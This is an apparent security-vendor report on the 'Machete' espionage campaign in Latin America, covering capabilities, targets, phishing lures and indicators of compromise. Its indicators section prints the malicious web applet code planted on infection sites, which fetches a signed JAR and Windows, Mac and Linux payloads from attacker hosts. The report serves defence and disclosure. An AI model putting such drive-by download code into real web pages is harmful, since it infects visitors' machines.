"El Machete"

Introduction

Some time ago, a Kaspersky Lab customer in Latin America contacted us to say he had visited China and suspected his machine was infected with an unknown, undetected malware. While assisting the customer, we found a very interesting file in the system that is completely unrelated to China and contained no Chinese coding traces. At first look, it pretends to be a Java related application but after a quick analysis, it was obvious this was something more than just a simple Java file. It was a targeted attack we are calling "Machete".


What is "Machete"?

"Machete" is a targeted attack campaign with Spanish speaking roots. We believe this campaign started in 2010 and was renewed with an improved infrastructure in 2012. The operation may be still "active".

The malware is capable of the following cyber-espionage operations:

- Logging keystrokes
- Capturing audio from the computer's microphone
- Capturing screenshots
- Capturing geolocation data
- Taking photos from the computer's web camera
- Copying files to a remote server
- Copying files to a special USB device if inserted
- Hijjacking the clipboard and capturing information from the target machine

Targets of "Machete"



Most of the victims are located in, Venezuela, Ecuador, Colombia, Peru, Russia, Cuba, and Spain, among others. In some cases, such as Russia, the target appears to be an embassy from one of the countries of this list.

Targets include high-level profiles, including intelligence services, military, embassies and government institutions.

How does "Machete" operate?

The malware is distributed via social engineering techniques, which includes spear-phishing emails and infections via Web by a fake Blog website. We have found no evidence of of exploits targeting zero-day vulnerabilities. Both the attackers and the victims appear to be Spanish-speaking.


During this investigation, we also discovered many other the files installing this cyber-espionage tool in what appears to be a dedicated a spear phishing campaign. These files display a PowerPoint presentation that installs the malware on the target system once the file is opened. These are the names of the PowerPoint attachments:

- Hermosa XXX.pps.rar
- Suntzu.rar
- El arte de la guerra.rar
- Hot brazilian XXX.rar

These files are in reality Nullsoft Installer self-extracting archives and have compilation dates going back to 2008.

A consequence of the embedded Python code inside the executables is that these installers include all the necessary Python libraries as well as the PowerPoint file shown to the victim during the installation. The result is extremely large files, over 3MB.

Here are some screnshots of the mentioned files:



A technical relevant fact about this campaign is the use of Python embedded into Windows executables of the malware. This is very unusual and does not have any advantage for the attackers except ease of coding. There is no multi-platform support as the code is heavily Windows-oriented (use of libraries). However, we discovered several clues that the attackers prepared the infrastructure for Mac OS X and Unix victims as well. In addition to Windows components, we also found a mobile (Android) component.

Both attackers and victims speak Spanish natively, as we see it consistently in the source code of the client side and in the Python code.

Indicators of Compromise

Web infections

The following code snippets were found into the HTML of websites used to infect victims:

```
<applet width="1" height="1" id="Secure Java Applet" code="Java.class"
archive="http://domainname.com/set/Signed_Update.jar"><param name="WINDOWSPLZ"
value="http://domainname.com/set/1.txt"><param name="ILIKESTUFF" value=""><param name="OSX"
value="mac.bin"><param name="LINUX" value="nix.bin"><param name="X64" value=""><param name="X86"
value=""><param name="HUGSNOTDRUGS" value=""><param name="LAUNCH" value="YES"><param name="nextPage"
value="http://www.soho.com.co/home"><param name="separate_jvm" value="true"></applet>


<applet width="1" height="1" id="Secure Java Applet" code="Java.class" archive="Signed_Update.jar"><param
name="WIN" value="http://www.domainname1.com/AwgXuBV31pGV.rar"><param name="MAC"
value="http://www.domainname1.com/mac.bin"><param name="NIX"
value="http://www.domainname1.com/nix.bin">


<applet width="1" height="1" id="Secure Java Applet" code="Java.class"
archive="http://domainname2.com/set/Signed_Update.jar"><param name="WINDOWSPLZ"
value="http://domainname2.com/set/1.txt">
<param name="ILIKESTUFF" value="">
<param name="OSX" value="mac.bin">
<param name="LINUX" value="nix.bin">
<param name="X64" value=""><param name="X86" value=""><param name="HUGSNOTDRUGS" value=""><param
name="LAUNCH" value="YES">


<applet width="1" height="1" id="Secure Java Applet" code="Java.class"
archive="http://name.domain.org/nickname/set/Signed_Update.jar">
<param name="WINDOWS" value="http://name.domain.org/nickname/set/2.txt">
<param name="STUFF" value="">
<param name="OSX" value="http://name.domain.org/nickname/set/mac.bin">
<param name="LINUX" value="http://name.domain.org/nickname/set/nix.bin">
```

Note: Thanks to **Tyler Hudak** from **Korelogic** who noticed that the above HTML is copy pasted from SET, The Social Engineering Toolkit.

Also the following link to one known infection artifact:

hxxp://name.domain.org/nickname/set/Signed_Update.jar

Domains

The following are domains found during the infection campaign. Any communication with them must be considered extremely suspicious

java.serveblog.net
agaliarept.com
frejabe.com
grannegral.com
plushbr.com
xmailliwx.com
blogwhereyou.com (sinkholed by Kaspersky Lab)
grannegral.com (sinkholed by Kaspersky Lab)

Infection artifacts

MD5	Filename
61d33dc5b257a18eb6514e473c1495fe	AwgXuBV31pGV.eXe
b5ada760476ba9a815ca56f12a11d557	EL ARTE DE LA GUERRA.exe
d6c112d951cb48cab37e5d7ebed2420b	Hermosa XXX.rar
df2889df7ac209e7b696733aa6b52af5	Hermosa XXX.pps.rar
e486eddffd13bed33e68d6d8d4052270	Hermosa XXX.pps.rar
e9b2499b92279669a09fef798af7f45b	Suntzu.rar
f7e23b876fc887052ac8e2558f0d6c38	Hot Brazilian XXX.rar
b26d1aec219ce45b2e80769368310471	Signed_Update.jar

Traces on infected machines

Creates the file Java Update.lnk pointing to *appdata/Jre6/java.exe*

Malware is installed in *appdata/ MicroDes/*

Running processes *Creates Task Microsoft_up*

Human part of "Machete"

Language

The first evidence is the language used, both for the victims and attackers, is Spanish.

The victims are all Spanish speaking according to the filenames of the stolen documents.

The language is also Spanish for the operators of the campaign, we can find all the server side code written in this language: reportes, ingresar, peso, etc.

Conclusion

The "Machete" discovery shows there are many regional players in the world of targeted attacks. Unfortunately, such attacks became a part of the cyber arsenal of many nations located over the world. We can be sure there are other parallel targeted attacks running now in Latin America and other regions.

Kaspersky Lab products detect malicious samples related to this targeted attack as **Trojan-Spy.Python.Ragua**.

Note: A full analysis of the Machete attacks is available to the Kaspersky Intelligent Services customers. Contact: intelreports@kaspersky.com